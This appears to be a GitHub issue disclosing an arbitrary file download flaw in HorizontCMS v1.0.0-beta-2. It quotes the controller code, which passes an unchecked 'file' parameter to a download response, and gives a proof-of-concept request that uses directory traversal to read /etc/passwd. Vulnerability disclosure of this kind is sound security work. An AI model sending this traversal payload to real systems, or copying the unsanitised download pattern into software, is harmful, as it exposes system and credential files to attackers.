New issue

Jump to bottom

# Arbitrary file download vulnerability #43

Open **dota-st** opened this issue on Feb 13 · 0 comments

Labels security

**dota-st** commented on Feb 13 • edited

Version： HorizontCMS v1.0.0-beta-2


Submit date: 2022-02-13

Description： Arbitrary file download vulnerability

```
91
92
93      public function download(){
94
95          if($this->request->has('file')){
96
97              $file = $this->request->input('file');
98
99              $headers = [
100                 'Content-Type' => 'application/*',
101             ];
102
103             return response()->download($file, basename($file), $headers);
104
105         }
106
107         return $this->redirectToSelf()->withMessage(['warning' => 'Bad request!']);
108
109     }
110
111
```

POC：

```
GET /admin/file-manager/download?
file=storage/images/header_images/../../../../../../../../etc/passwd HTTP/1.1
```




**ttimot24** added the security label on Feb 22

### Assignees

No one assigned

### Labels

security

### Projects

None yet

### Milestone

No milestone

### Development

No branches or pull requests

### 2 participants